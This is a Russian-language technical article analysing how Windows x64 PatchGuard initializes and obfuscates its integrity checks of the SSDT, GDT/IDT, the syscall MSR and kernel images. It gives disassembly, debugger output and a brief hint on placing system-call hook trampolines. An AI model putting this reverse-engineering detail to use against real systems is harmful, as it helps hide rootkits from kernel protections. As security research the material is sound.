В кастовой системе операционных систем ядро является королем. И, как большинство королей, ядро способно защищаться от менее привилегированных граждан, таких как процессы пользовательского режима, с помощью крепостных стен разделения привилегий. Однако, в отличие от большинства королей, ядро обычно не способно защитить себя от того же уровня привилегий, на котором оно работает само. Если ядро не может защищать свои жизненно важные органы на собственном уровне привилегий, вся операционная система остается открытой для модификации и подрыва, если какой-либо код способен выполняться с теми же привилегиями, что и само ядро.

В нынешнем состоянии большинство реализаций ядер не предоставляют механизм, с помощью которого критические части ядра можно было бы проверять, чтобы убедиться, что они не были изменены. Если бы существующие ядра попытались внедрить что-то подобное постфактум, следовало бы ожидать большого числа проблем совместимости. Хотя большинство ядер намеренно не документируют устройство внутренних аспектов, например работу диспетчеризации системных вызовов, вероятно, один или несколько сторонних поставщиков могут зависеть от некоторых явных особенностей поведения недокументированных реализаций.

Именно так обстояло дело с операционными системами Microsoft. Еще начиная со времен Windows 95, а возможно и раньше, Microsoft поняла, что разрешение сторонним поставщикам подкручивать или иным образом использовать различные критические части ядра приводит только к головной боли и проблемам стабильности, хотя и обеспечивает максимальную гибкость. Хотя Microsoft заняла более жесткую позицию с Windows NT, все равно сложилась ситуация, в которой сторонние поставщики используют области ядра, представляющие особый интерес для достижения определенных целей, даже если применяемые для этого средства требуют использования

недокументированных структур и функций.

Microsoft давно утратила возможность свободно менять внутреннее устройство ядра, не затрагивая сторонние продукты. Если бы обновление без подходящей замены сломало решения крупных поставщиков, компании грозили бы серьёзные антимонопольные последствия. Переход на x64 дал шанс вернуть часть этой свободы. В статье под x64 обычно понимается AMD64, хотя некоторые замечания относятся и к IA64. Поскольку ядро работает в собственном 64-битном режиме, драйверы также должны быть 64-битными; промежуточный слой преобразования вызовов для производительных драйверов был бы непрактичен.

Потребовав собственные 64-битные версии всех драйверов, Microsoft начала развитие новой платформы с чистого листа: совместимых старых продуктов ещё не существовало. При переносе драйверов любое неподдерживаемое поведение можно было объявить запрещённым на x64 и вынудить поставщика искать другой путь. Так возник замысел PatchGuard — системы защиты ядра от несанкционированных изменений; разумность самой цели выходит за рамки статьи.

Вместо этого документ сосредоточится на изменениях в ядре x64, предназначенных для защиты критических частей ядра Windows от модификации. В нем будет описано, как реализованы механизмы защиты и какие области ядра защищаются. Затем будут подробно объяснены несколько разных подходов, которые можно использовать для отключения и обхода механизмов защиты, а также потенциальные решения для этих техник обхода. В заключение будут суммированы причины и мотивации, а также обсуждены другие решения более фундаментальной проблемы.

Настоящая цель этого документа, однако, состоит в том, чтобы показать: невозможно безопасно защищать области кода и данных с помощью системы, которая включает мониторинг этих областей на уровне привилегий, равном уровню, на котором способен выполняться сторонний код. Этот факт хорошо известен как Microsoft, так и сообществу безопасности в целом, и он должен быть понятен без дополнительных объяснений. В будущем мир операционных систем, скорее всего, начнет смещаться к более детальному, аппаратно обеспеченному разделению привилегий через реализацию изолированных доверенных кодовых баз. Вопросы, которые это поднимет в отношении open-source операционных систем и проблем DRM, должны постепенно становиться все заметнее. Только время покажет.

3. Реализация

Механизм PatchGuard в ядре Windows x64 защищает критические структуры от любых изменений, кроме одобренных способов, например контролируемого Microsoft горячего исправления. На момент написания он охраняет следующие структуры:

- SSDT (System Service Descriptor Table)
- GDT (Global Descriptor Table)
- IDT (Interrupt Descriptor Table)
- Системные образы (ntoskrnl.exe, ndis.sys, hal.dll)
- MSR процессора (syscall)

На высоком уровне PatchGuard реализован в виде набора процедур, которые кэшируют заведомо корректные копии и/или контрольные суммы структур, затем проверяемые через определенные случайные интервалы времени, примерно каждые 5-10 минут. Причина, по которой PatchGuard реализован в режиме опроса, а не в событийной или аппаратно поддерживанной форме, состоит в отсутствии родной аппаратной поддержки для того, чего PatchGuard пытается добиться. По этой причине ряд приемов, к которым прибегает PatchGuard, был применен по необходимости.

Разработчики PatchGuard понимали ограничения такой модели и усилили её сокрытием реализации: вводящими в заблуждение конструкциями, функциями с ложными именами и общей обфускацией кода. Сокрытие само по себе не обеспечивает абсолютной безопасности, но поднимает порог анализа и заметно сокращает круг людей, способных полностью разобраться в механизме.

Код инициализации PatchGuard начинает выполняться рано в процессе загрузки как часть `nt!KeInitSystem`. И именно там начинается самое интересное.

3.1. Инициализация PatchGuard

Инициализация PatchGuard состоит из нескольких этапов, а начинается в функции с совершенно посторонним именем `KiDivide6432`, которая на вид лишь выполняет деление:

```
ULONG KiDivide6432(  
    IN ULONG64 Dividend,  
    IN ULONG Divisor)  
{  
    return Dividend / Divisor;  
}
```

Безобидный на вид код — первая попытка PatchGuard скрыть свои намерения. `nt!KiDivide6432` получает делимое из `nt!KiTestDividend` и жёстко заданный делитель `0xcb5fa3`, словно проверяя поддержку операции деления. Если результат отличается от `0x5ee0b7e5`, `nt!KeInitSystem` аварийно останавливает систему с кодом `0x5d` (`UNSUPPORTED_PROCESSOR`):

`nt!KeInitSystem+0x158:`

```
fffff800`014212c2 488b0d1754d5ff  mov     rcx,[nt!KiTestDividend]  
fffff800`014212c9 baa35fcb00      mov     edx,0xcb5fa3  
fffff800`014212ce e84d000000      call    nt!KiDivide6432  
fffff800`014212d3 3de5b7e05e      cmp     eax,0x5ee0b7e5  
fffff800`014212d8 0f8519b60100    jne     nt!KeInitSystem+0x170
```

...

`nt!KeInitSystem+0x170:`

```
fffff800`0143c8f7 b95d000000      mov     ecx,0x5d  
fffff800`0143c8fc e8bf4fc0ff      call    nt!KeBugCheck
```

При локальной отладке значение `nt!KiTestDividend` равно `0x014b5fa3a053724c`; деление на `0xcb5fa3` даёт `0x1a11f49ae`, а не ожидаемое число. Однако при обычной загрузке аварийной остановки нет. Значит, здесь скрыт дополнительный механизм.

Ответ связан со старым добрым случаем изобретательности. Результат приведенной выше операции деления - значение больше 32 бит. Справочное руководство по набору инструкций AMD64 указывает, что инструкция `div` вызовет ошибку деления, если происходит переполнение частного. Это означает, что пока `nt!KiTestDividend` установлен в описанное выше значение, будет сгенерирована ошибка деления, вызывающая аппаратное исключение, которое должно быть обработано ядром. Именно эта ошибка деления фактически приводит к косвенной инициализации подсистемы PatchGuard. Однако прежде чем идти этим путем, важно понять один интересный аспект того, как Microsoft это сделала.

Одна из интересных особенностей `nt!KiTestDividend` состоит в том, что он фактически объединен в `union` с экспортируемым символом, который используется для указания, присутствует ли, собственно, отладчик. Этот символ называется `nt!KdDebuggerNotPresent`, и он перекрывается со старшим байтом `nt!KiTestDividend`, как показано ниже:

`TestDividend L1`

```

fffff800`011766e0 014b5fa3`a053724c
lkd> db nt!KdDebuggerNotPresent L1
fffff800`011766e7 01

```

Глобальная переменная `nt!KdDebuggerNotPresent` будет установлена в ноль, если отладчик присутствует. Если отладчик отсутствует, значение будет равно единице (по умолчанию). Если описанная выше операция деления выполняется при подключенном во время загрузки системы отладчике, что соответствует делению `0x004b5fa3a053724c` на `0xcb5fa3`, полученное частное будет ожидаемым значением `0x5ee0b7e5`. Это означает, что если отладчик подключен к системе до косвенной инициализации защит `PatchGuard`, эти защиты не будут инициализированы, потому что ошибка деления не будет сгенерирована. Это совпадает с документированным поведением и предназначено для того, чтобы разработчики драйверов по-прежнему могли устанавливать точки останова и выполнять другие действия, которые могут косвенно изменять отслеживаемые области ядра в отладочной среде. Однако это работает только в том случае, если отладчик подключен к системе во время загрузки. Если разработчик впоследствии подключает отладчик после инициализации `PatchGuard`, установка точек останова или выполнение других действий может привести к синему экрану из-за обнаружения изменений `PatchGuard`. Выбор Microsoft инициализировать `PatchGuard` таким способом позволяет прозрачно отключать защиты при подключенном отладчике и одновременно служит способом скрыть настоящий вектор инициализации.

Поняв объединенный характер `nt!KiTestDividend`, следующий шаг - понять, как ошибка деления фактически приводит к инициализации подсистемы `PatchGuard`. Для этого необходимо начать с места, куда попадают все ошибки деления: `nt!KiDivideErrorFault`.

Срабатывание `nt!KiDivideErrorFault` запускает цепочку вызовов до `nt!KiOpDiv`, обрабатывающей ошибки инструкции `div`, включая деление на ноль. Ниже приведена трассировка стека. Инициализацию `PatchGuard`, обычно отключенную при подключенном отладчике, можно вызвать искусственно: остановиться на `div` внутри `nt!KiDivide6432` и обнулить `r8d`. Ошибка деления запустит нужные процедуры. Чтобы затем позволить системе загрузиться, следует поставить на `nt!KiDivide6432` точку останова, автоматически восстанавливающую `r8d` в `0xcb5fa3`:

```
kd> k
```

Child-SP RetAddr Call Site

```

fffff800`e4a15f90 fffff800`010144d4 nt!KiOp_Div+0x29
fffff800`e4a15fe0 fffff800`01058d75 nt!KiPreprocessFault+0xc7
fffff800`e4a16080 fffff800`0104172f nt!KiDispatchException+0x85
fffff800`e4a16680 fffff800`0103f5b7 nt!KiExceptionExit
fffff800`e4a16800 fffff800`0142132b nt!KiDivideErrorFault+0xb7
fffff800`e4a16998 fffff800`014212d3 nt!KiDivide6432+0xb
fffff800`e4a169a0 fffff800`0142a226 nt!KeInitSystem+0x169
fffff800`e4a16a50 fffff800`01243e09 nt!Phase1InitializationDiscard+0x93e
fffff800`e4a16d40 fffff800`012b226e nt!Phase1Initialization+0x9
fffff800`e4a16d70 fffff800`01044416 nt!PspSystemThreadStartup+0x3e
fffff800`e4a16dd0 00000000`00000000 nt!KxStartSystemThread+0x16

```

Первое, что делает `nt!KiOpDiv` перед обработкой фактической ошибки деления, - вызывает функцию с именем `nt!KiFilterFiberContext`. Это имя выглядит странным не только в общем смысле, но и в конкретном контексте процедуры, предназначенной для работы с ошибками деления. При взгляде на тело `nt!KiFilterFiberContext` ее намерения быстро становятся ясны:

`nt!KiFilterFiberContext:`

```

fffff800`01003ac2 53          push    rbx
fffff800`01003ac3 4883ec20    sub     rsp,0x20
fffff800`01003ac7 488d0552d84100 lea     rax,[nt!KiDivide6432]
fffff800`01003ace 488bd9      mov     rbx,rcx
fffff800`01003ad1 4883c00b    add     rax,0xb

```

```

fffff800`01003ad5 483981f800000000    cmp     [rcx+0xf8],rax
fffff800`01003adc 0f855d380c00    jne     nt!KiFilterFiberContext+0x1d
fffff800`01003ae2 e899fa4100      call    nt!KiDivide6432+0x570

```

Похоже, этот фрагмент кода предназначен для проверки, равен ли адрес, по которому произошла ошибка, `nt!KiDivide6432 + 0xb`. Если прибавить `0xb` к `nt!KiDivide6432` и дизассемблировать инструкцию по этому адресу, результат будет таким:

`nt!KiDivide6432+0xb:`

```

fffff800`0142132b 41f7f0          div     r8d

```

Это совпадает с тем, чего следовало бы ожидать при возникновении условия переполнения частного. Согласно приведенному выше дизассемблированию, если адрес ошибки равен `nt!KiDivide6432 + 0xb`, вызывается безымянный символ по адресу `nt!KiDivide6432 + 0x570`. Далее этот безымянный символ будет называться `nt!KiInitializePatchGuard`, и именно он управляет настройкой подсистемы PatchGuard.

Сама процедура `nt!KiInitializePatchGuard` довольно велика. Она обрабатывает инициализацию контекстов, которые будут отслеживать определенные системные образы, SSDT, GDT/IDT процессора, некоторые критические MSR и некоторые процедуры, связанные с отладчиком. Самое первое, что делает процедура инициализации, - проверяет, загружается ли машина в безопасном режиме. Если она загружается в безопасном режиме, подсистема PatchGuard не будет включена, как показано ниже:

`nt!KiDivide6432+0x570:`

```

fffff800`01423580 4881ecd8020000    sub     rsp,0x2d8
fffff800`01423587 833d22df7ff0      cmp     dword ptr [nt!InitSafeBootMode],0x0
fffff800`0142358e 0f8504770000      jne     nt!KiDivide6432+0x580

```

...

`nt!KiDivide6432+0x580:`

```

fffff800`0142ac98 b001             mov     al,0x1
fffff800`0142ac9a 4881c4d8020000    add     rsp,0x2d8
fffff800`0142aca1 c3               ret

```

После прохождения проверки безопасного режима `nt!KiInitializePatchGuard` начинает инициализацию PatchGuard, вычисляя размер секции INITKDBG в `ntoskrnl.exe`. Она делает это, передавая адрес символа, найденного внутри этой секции, `nt!FsRtlUninitializeSmallMcb`, в `nt!RtlPcToFileHeader`. Эта процедура возвращает базовый адрес `nt` через выходной параметр, который затем передается в `nt!RtlImageNtHeader`. Этот метод возвращает указатель на структуру IMAGENTHEADERS образа. Затем вычисляется виртуальный адрес `nt!FsRtlUninitializeSmallMcb` путем вычитания из него базового адреса `nt`. Вычисленный RVA затем передается в `nt!RtlSectionTableFromVirtualAddress`, которая возвращает указатель на секцию образа, в которой находится `nt!FsRtlUninitializeSmallMcb`. Вывод отладчика ниже показывает, на что указывает `rax` после получения структуры секции образа:

```

kd> ? rax
Evaluate expression: -8796076244456 = fffff800`01000218
kd> dt nt!_IMAGE_SECTION_HEADER fffff800`01000218
+0x000 Name           : [8] "INITKDBG"
+0x008 Misc           : <unnamed-tag>
+0x00c VirtualAddress  : 0x165000
+0x010 SizeOfRawData   : 0x2600
+0x014 PointerToRawData : 0x163a00
+0x018 PointerToRelocations : 0
+0x01c PointerToLinenumbers : 0
+0x020 NumberOfRelocations : 0
+0x022 NumberOfLinenumbers : 0
+0x024 Characteristics : 0x68000020

```

Вся причина этого первоначального поиска секции образа связана с одним из способов, которыми PatchGuard обфусцирует и скрывает выполняемый код. В данном случае код внутри секции INITKDBG в конечном итоге будет скопирован в выделенный контекст защиты, который будет использоваться во время фазы проверки. Причина, по которой это необходимо, будет подробнее обсуждена позже.

После сбора информации о секции образа INITKDBG процедура инициализации PatchGuard выполняет первую из многих генераций псевдослучайных чисел. Этот код можно видеть во всех функциях PatchGuard, и он имеет форму, похожую на приведенный ниже код:

```

fffff800`0142362d 0f31          rdtsc
fffff800`0142362f 488bac24d8020000 mov     rbp,[rsp+0x2d8]
fffff800`01423637 48c1e220      shl     rdx,0x20
fffff800`0142363b 49bf0120000480001070 mov     r15,0x7010008004002001
fffff800`01423645 480bc2        or      rax,rdx
fffff800`01423648 488bcd        mov     rcx,rbp
fffff800`0142364b 4833c8        xor     rcx,rax
fffff800`0142364e 488d442478     lea     rax,[rsp+0x78]
fffff800`01423653 4833c8        xor     rcx,rax
fffff800`01423656 488bc1        mov     rax,rcx
fffff800`01423659 48c1c803      ror     rax,0x3
fffff800`0142365d 4833c8        xor     rcx,rax
fffff800`01423660 498bc7        mov     rax,r15
fffff800`01423663 48f7e1        mul     rcx
fffff800`01423666 4889442478     mov     [rsp+0x78],rax
fffff800`0142366b 488bca        mov     rcx,rdx
fffff800`0142366e 4889942488000000 mov     [rsp+0x88],rdx
fffff800`01423676 4833c8        xor     rcx,rax
fffff800`01423679 48b88fe3388ee3388ee3 mov     rax,0xe38e38e38e38e38f
fffff800`01423683 48f7e1        mul     rcx
fffff800`01423686 48c1ea03      shr     rdx,0x3
fffff800`0142368a 488d04d2      lea     rax,[rdx+rdx*8]
fffff800`0142368e 482bc8        sub     rcx,rax
fffff800`01423691 8bc1          mov     eax,ecx

```

Генератор псевдослучайных чисел использует rdtsc как начальное значение, затем выполняет побитовые операции и умножения, оставляя результат в eax. Это число служит индексом массива тегов пула для выделений PatchGuard. Выбирая случайный настоящий тег, механизм маскирует свои структуры среди обычных выделений памяти. Ниже показаны обращение к массиву и его расположение:

```

fffff800`01423693 488d0d66c9bdf5 lea     rcx,[nt]
fffff800`0142369a 448b848100044300 mov     r8d,[rcx+rax*4+0x430400]

```

Случайное число в rax индексирует массив тегов пула по адресу nt+0x430400. Косвенное обращение дополнительно скрывает назначение кода. Вывод массива в отладчике показывает все теги, которые может выбрать PatchGuard:

```

lkd> db nt+0x430400
41 63 70 53 46 69 6c 65-49 70 46 49 49 72 70 20  AcpSFileIpFIirp
4d 75 74 61 4e 74 46 73-4e 74 72 66 53 65 6d 61  MutaNtFsNtrfSema
54 43 50 63 00 00 00 00-10 3b 03 01 00 f8 ff ff  TCPc.....;.....

```

Выбрав маскировочный тег, инициализация выделяет случайный объем памяти: от виртуального размера секции INITKDBG плюс 0x1b8 до этого минимума плюс 0x7ff. Значение 0x1b8 — размер структуры с защитным контекстом PatchGuard. Тег и случайный размер используются для выделения из NonPagedPool:

```

Context = ExAllocatePoolWithTag(
    NonPagedPool,
    (InitKdbgSection->VirtualSize + 0x1b8) + (RandSize & 0x7ff),
    PoolTagArray[RandomPoolTagIndex]);

```

Если выделение контекста успешно, процедура инициализации обнуляет его содержимое, а затем начинает инициализировать некоторые атрибуты структуры. Контекст, возвращенный выделением,

далее будет называться структурой типа PATCHGUARD_CONTEXT. Первые 0x48 байт структуры фактически состоят из кода, скопированного из вводящего в заблуждение символа с именем nt!CmpAppendDllSection. Эта функция на самом деле используется для расшифровки структуры во время выполнения, что будет видно позже. После копирования nt!CmpAppendDllSection в первые 0x48 байт структуры данных процедура инициализации настраивает ряд указателей функций, хранящихся внутри структуры. Процедуры, адреса которых она сохраняет, и смещения внутри структуры данных контекста PatchGuard показаны ниже.

Offset	Symbol
0x48	nt!ExAcquireResourceSharedLite
0x50	nt!ExAllocatePoolWithTag
0x58	nt!ExFreePool
0x60	nt!ExMapHandleToPointer
0x68	nt!ExQueueWorkItem
0x70	nt!ExReleaseResourceLite
0x78	nt!ExUnlockHandleTableEntry
0x80	nt!ExAcquireGuardedMutex
0x88	nt!ObDereferenceObjectEx
0x90	nt!KeBugCheckEx
0x98	nt!KeInitializeDpc
0xa0	nt!KeLeaveCriticalRegion
0xa8	nt!KeReleaseGuardedMutex
0xb0	nt!ObDereferenceObjectEx2
0xb8	nt!KeSetAffinityThread
0xc0	nt!KeSetTimer
0xc8	nt!RtlImageDirectoryEntryToData
0xd0	nt!RtlImageNtHeaders
0xd8	nt!RtlLookupFunctionEntry
0xe0	nt!RtlSectionTableFromVirtualAddress
0xe8	nt!KiOpPrefetchPatchCount
0xf0	nt!KiProcessListHead
0xf8	nt!KiProcessListLock
0x100	nt!PsActiveProcessHead
0x108	nt!PsLoadedModuleList
0x110	nt!PsLoadedModuleResource
0x118	nt!PspActiveProcessMutex
0x120	nt!PspCidTable

Указатели функций PATCHGUARD_CONTEXT

Причина, по которой PatchGuard использует указатели функций вместо прямого вызова символов, скорее всего связана с режимом относительной адресации, используемым в x64. Поскольку код PatchGuard динамически выполняется с непредсказуемых адресов, невозможно было бы использовать режим относительной адресации без необходимости исправлять инструкции, а это задача, которая, без сомнения, была бы болезненной и не стоила бы усилий. Авторы не видят особого выигрыша в обфускации от использования указателей функций, сохраненных в структуре контекста PatchGuard.

После настройки указателей инициализация выбирает ещё один тег пула для последующих выделений и сохраняет его по смещению 0x188 в контексте PatchGuard. Затем генерируются два числа для шифрования структуры: величина циклического сдвига по смещению 0x18c и начальное значение XOR по смещению 0x190.

Следующий шаг процедуры инициализации - получить число битов, которые могут использоваться для представления виртуального адресного пространства, запросив процессор через расширенную функцию `cruid ExtendedAddressSize (0x80000008)`. Результат сохраняется по смещению 0x1b4 внутри структуры контекста PatchGuard.

Наконец, последний крупный шаг перед инициализацией отдельных защитных подконтекстов - копирование содержимого секции INITKDBG в выделенную структуру контекста PatchGuard.

Операция копирования выглядит примерно как псевдокод ниже:

```
memmove(
    (PCHAR)PatchGuardContext + sizeof(PATCHGUARD_CONTEXT),
    NtImageBase + InitKdbgSection->VirtualAddress,
    InitKdbgSection->VirtualSize);
```

После инициализации основных частей структуры контекста PatchGuard следующим логическим шагом является инициализация подконтекстов, специфичных для того, что фактически защищается.

3.2. Инициализация защищаемых структур

Структуры, которые защищает PatchGuard, представлены отдельными структурами подконтекстов. В начале эти структуры составлены из содержимого родительской структуры PatchGuard (PATCHGUARD_CONTEXT). Сюда входят указатели функций и другие значения, назначенные родителю. Подконтексты идентифицируются общими типами, которые дают процедуре проверки то, от чего она может отталкиваться.

В этом разделе будет объяснено, как инициализируются защитные подконтексты каждой отдельной структуры. На момент написания структуры получают свои защитные подконтексты в порядке, описанном ниже:

- Системные образы
- SSDT
- GDT/IDT/MSR
- Отладочные процедуры

После инициализации всех подконтекстов родительский защитный контекст XOR'ится, а таймер инициализируется и устанавливается. Назначение этого таймера, как будет показано, состоит в запуске проверочной половины подсистемы PatchGuard на собранных данных. Помимо конкретных защитных подконтекстов, перечисленных в следующих подразделах, авторы наблюдали, что процедура, инициализирующая подсистему PatchGuard, также выделяла структуры подконтекстов типов, которые не удалось сразу определить. В частности, эти типы имели идентификаторы подконтекста 0x4 и 0x5.

Защита ключевых образов ядра — одна из главных задач PatchGuard. Если бы драйвер по-прежнему мог перехватывать функции в nt, ndis и других критических компонентах, механизм был бы почти бесполезен. Поэтому PatchGuard проверяет системные образы на подмену; таблица на рисунке перечисляет защищаемые образы.

```
+-----+
| Image Name |
+-----+
| ntoskrnl.exe |
| hal.dll      |
| ndis.sys     |
+-----+
```

Защищаемые образы ядра

Подход к защите каждого из этих образов одинаков. Для начала адрес символа, находящегося внутри образа, передается в подпрограмму PatchGuard, которую мы будем называть nt!PgCreateImageSubContext. Прототип этой процедуры показан ниже:

```
NTSTATUS PgCreateImageSubContext(
    IN PPATCHGUARD_CONTEXT ParentContext,
    IN LPVOID SymbolAddress);
```


Для `ntoskrnl.exe` в качестве адреса символа передается адрес `nt!KiFilterFiberContext`. Для `hal.dll` передается адрес `HalInitializeProcessor`. Наконец, для `ndis.sys` передается адрес его точки входа, полученный через вызов `nt!GetModuleEntryPoint`.

`nt!PgCreateImageSubContext` создаёт несколько защитных подконтекстов. Первый хранит контрольные суммы секций образа, второй — таблицы адресов импорта (IAT), третий — каталога импорта. Общая процедура вычисляет контрольную сумму блока памяти, используя случайный ключ XOR и величину циклического сдвига из родительского контекста `PatchGuard`. Её прототип приведён ниже:

```
typedef struct BLOCK_CHECKSUM_STATE
{
    ULONG    Unknown;
    ULONG64  BaseAddress;
    ULONG    BlockSize;
    ULONG    Checksum;
} BLOCK_CHECKSUM_STATE, *PBLOCK_CHECKSUM_STATE;

PPATCHGUARD_SUB_CONTEXT PgCreateBlockChecksumSubContext(
    IN PPATCHGUARD_CONTEXT Context,
    IN ULONG Unknown,
    IN PVOID BlockAddress,
    IN ULONG BlockSize,
    IN ULONG SubContextSize,
    OUT PBLOCK_CHECKSUM_STATE ChecksumState OPTIONAL);
```

Подконтекст контрольной суммы блока сохраняет состояние контрольной суммы в конце `PATCHGUARD_CONTEXT`. Состояние контрольной суммы хранится в структуре `BLOCK_CHECKSUM_STATE`. Атрибут `Unknown` структуры инициализируется параметром `Unknown` из `nt!PgCreateBlockChecksumSubContext`. Назначение этого поля не было установлено, но во время отладки значение было установлено в ноль.

Алгоритм контрольной суммы, используемый процедурой, довольно прост. Псевдокод ниже показывает, как он работает концептуально:

```
ULONG64 Checksum = Context->RandomHashXorSeed;
ULONG    Checksum32;

// Checksum 64-bit blocks
while (BlockSize >= sizeof(ULONG64))
{
    Checksum    ^= *(PULONG64)BaseAddress;
    Checksum    = RotateLeft(Checksum, Context->RandomHashRotateBits);
    BlockSize   -= sizeof(ULONG64);
    BaseAddress += sizeof(ULONG64);
}

// Checksum aligned blocks
while (BlockSize-- > 0)
{
    Checksum    ^= *(PCHAR)BaseAddress;
    Checksum    = RotateLeft(Checksum, Context->RandomHashRotateBits);
    BaseAddress++;
}

Checksum32 = (ULONG)Checksum;

Checksum >>= 31;

do
{
    Checksum32 ^= (ULONG)Checksum;
    Checksum   >>= 31;
} while (Checksum);
```

В итоге Checksum32 содержит контрольную сумму блока, которая затем сохраняется в атрибуте Checksum структуры состояния контрольной суммы вместе с исходным размером блока и базовым адресом блока, переданными функции.

Для инициализации контрольной суммы секций образа nt!PgCreateImageSubContext вызывает nt!PgCreateImageSectionSubContext, прототип которой выглядит так:

```
PPATCHGUARD_SUB_CONTEXT PgCreateImageSectionSubContext(  
    IN PPATCHGUARD_CONTEXT ParentContext,  
    IN PVOID SymbolAddress,  
    IN ULONG SubContextSize,  
    IN PVOID ImageBase);
```

Сначала процедура проверяет nt!KiOpPrefetchPatchCount. Если значение ненулевое, создаётся контекст контрольной суммы, охватывающий не все секции образа; возможно, так учитываются установленные горячие исправления, хотя это не подтверждено. Иначе функция перебирает секции и вычисляет их контрольные суммы, пропуская INIT, PAGEVRFY, PAGESPEC и PAGEKD.

Для таблицы адресов и каталога импорта nt!PgCreateImageSubContext вызывает nt!PgCreateBlockChecksumSubContext, если соответствующие записи каталога существуют и корректны.

PatchGuard также защищает глобальную таблицу дескрипторов (GDT) и таблицу дескрипторов прерываний (IDT). GDT описывает используемые ядром сегменты памяти; изменение критических записей может позволить непривилегированному процессу менять память ядра. IDT интересна и вредоносным, и легитимным программам, желающим перехватить аппаратное или программное прерывание до передачи ядру. Ошибка в таком перехвате особенно опасна из-за ограничений контекста обработчика запроса прерывания.

Фактическая реализация защиты GDT/IDT достигается через использование функции nt!PgCreateBlockChecksumSubContext, которой передается содержимое обеих таблиц дескрипторов. Поскольку регистры, хранящие GDT и IDT, относятся к конкретному процессору, PatchGuard создает отдельный контекст для каждой таблицы на каждом отдельном процессоре. Чтобы получить адрес GDT и IDT для заданного процессора, PatchGuard сначала использует nt!KeSetAffinityThread, чтобы убедиться, что выполняется на конкретном процессоре. После этого он вызывает nt!KiGetGdtIdt, которая сохраняет базовые адреса GDT и IDT как выходные параметры, как показано в прототипе ниже:

```
VOID KiGetGdtIdt(  
    OUT PVOID *Gdt,  
    OUT PVOID *Idt);
```

Фактическая защита GDT и IDT выполняется в контексте двух отдельных функций, которые были обозначены как nt!PgCreateGdtSubContext и PgCreateIdtSubContext. Прототипы этих процедур показаны ниже:

```
PPATCHGUARD_SUB_CONTEXT PgCreateGdtSubContext(  
    IN PPATCHGUARD_CONTEXT ParentContext,  
    IN UCHAR ProcessorNumber);  
  
PPATCHGUARD_SUB_CONTEXT PgCreateIdtSubContext(  
    IN PPATCHGUARD_CONTEXT ParentContext,  
    IN UCHAR ProcessorNumber);
```

Обе процедуры вызываются в контексте цикла, который проходит по всем процессорам машины с учетом nt!KeNumberProcessors.

Сторонние драйверы часто перехватывают таблицу дескрипторов системных служб (SSDT). Она описывает таблицы, через которые операционная система диспетчеризует системные вызовы. В Windows x64 nt!KeServiceDescriptorTable содержит адрес таблицы и число записей нативного интерфейса. Сама nt!KiServiceTable представляет массив относительных смещений;

абсолютные адреса служб вычисляются следующим образом:

```
lkd> u dwo(nt!KiServiceTable)+nt!KiServiceTable L1
nt!NtMapUserPhysicalPagesScatter:
fffff800`013728b0 488bc4      mov     rax, rsp
lkd> u dwo(nt!KiServiceTable+4)+nt!KiServiceTable L1
nt!NtWaitForSingleObject:
fffff800`012b83a0 4c89442418     mov     [rsp+0x18], r8
```

Относительные адреса осложняют перенос 32-битного перехвата системных вызовов на x64. Простое решение — разместить переходную заглушку перехватчика в пределах доступного относительного диапазона 2 ГБ, например в выравнивающем заполнении между символами. Это грубый способ, требующий отключённого PatchGuard; существуют и более изящные варианты.

Что касается защиты таблицы системных сервисов, PatchGuard защищает как родную таблицу диспетчеризации системных сервисов, хранящуюся в `nt!KiServiceTable`, так и саму структуру `nt!KeServiceDescriptorTable`. Это делается с помощью процедуры `nt!PgCreateBlockChecksumSubContext`, упомянутой в разделе о системных образах. Следующий код показывает, как процедура контрольной суммы блока вызывается для обоих элементов:

```
PgCreateBlockChecksumSubContext(
    ParentContext,
    0,
    KeServiceDescriptorTable->DispatchTable, // KiServiceTable
    KiServiceLimit * sizeof(ULONG),
    0,
    NULL);

PgCreateBlockChecksumSubContext(
    ParentContext,
    0,
    &KeServiceDescriptorTable,
    0x20,
    0,
    NULL);
```

Причина, по которой структура `nt!KeServiceDescriptorTable` также защищается, состоит в предотвращении изменения атрибута, указывающего на фактическую таблицу диспетчеризации.

Современные процессоры ускоряют переход из пользовательского режима в ядро инструкциями `syscall` и `sysenter`, тогда как раньше для системных вызовов приходилось выделять программное прерывание. Адрес обработчика ядра хранится в модельно-зависимом регистре (MSR). На x64 это регистр `LSTAR` — регистр адреса цели длинного системного вызова — с номером `0xc0000082`. При загрузке ядро записывает туда адрес `nt!KiSystemCall64`.

Чтобы сторонний драйвер не перехватил системные вызовы подменой `LSTAR`, PatchGuard сохраняет значение MSR в защитном подконтексте типа 7. Соответствующая процедура обозначена как `PgCreateMsrSubContext`:

```
PPATCHGUARD_SUB_CONTEXT PgCreateMsrSubContext(
    IN PPATCHGUARD_CONTEXT ParentContext,
    IN UCHAR Processor);
```

Как и в случае защиты GDT/IDT, значение MSR `LSTAR` должно быть получено отдельно для каждого процессора, поскольку значения MSR по своей природе хранятся на отдельных процессорах. Для поддержки этого процедура вызывается в контексте цикла по всем процессорам, и ей передается идентификатор процессора, с которого нужно читать. Чтобы гарантировать, что значение MSR получено с правильного процессора, PatchGuard использует `nt!KeSetAffinityThread`, заставляя вызывающий поток выполняться на соответствующем процессоре.

PatchGuard создает специальный подконтекст (тип 6), используемый для защиты некоторых внутренних процедур, которые ядро использует в целях отладки. Эти процедуры, например `nt!KdpStub`, предназначены для использования как механизм, с помощью которого подключенный

отладчик может обработать исключение до того, как ядро передаст его дальше. `nt!KdpStub` вызывается косвенно через глобальную переменную `nt!KiDebugRoutine` из `nt!KiDispatchException`. Процедура, инициализирующая защитный подконтекст для этих процедур, была обозначена как `nt!PgCreateDebugRoutineSubContext`, и ее прототип показан ниже:

```
PPATCHGUARD_SUB_CONTEXT PgCreateDebugRoutineSubContext(  
    IN PPATCHGUARD_CONTEXT ParentContext);
```

Похоже, структура подконтекста инициализируется указателями на `nt!KdpStub`, `nt!KdpTrap` и `nt!KiDebugRoutine`. Судя по всему, этот подконтекст предназначен для защиты от изменения `nt!KiDebugRoutine` сторонним драйвером так, чтобы она указывала куда-то еще. Возможны и другие намерения.

3.3. Обфускация контекстов PatchGuard

Чтобы усложнить поиск контекстов PatchGuard в памяти, каждый из них шифруется операцией XOR со случайным 64-битным ключом. Функция `nt!PgEncryptContext` преобразует переданный буфер на месте и возвращает использованный ключ:

```
ULONG64 PgEncryptContext(  
    IN OUT PPATCHGUARD_CONTEXT Context);
```

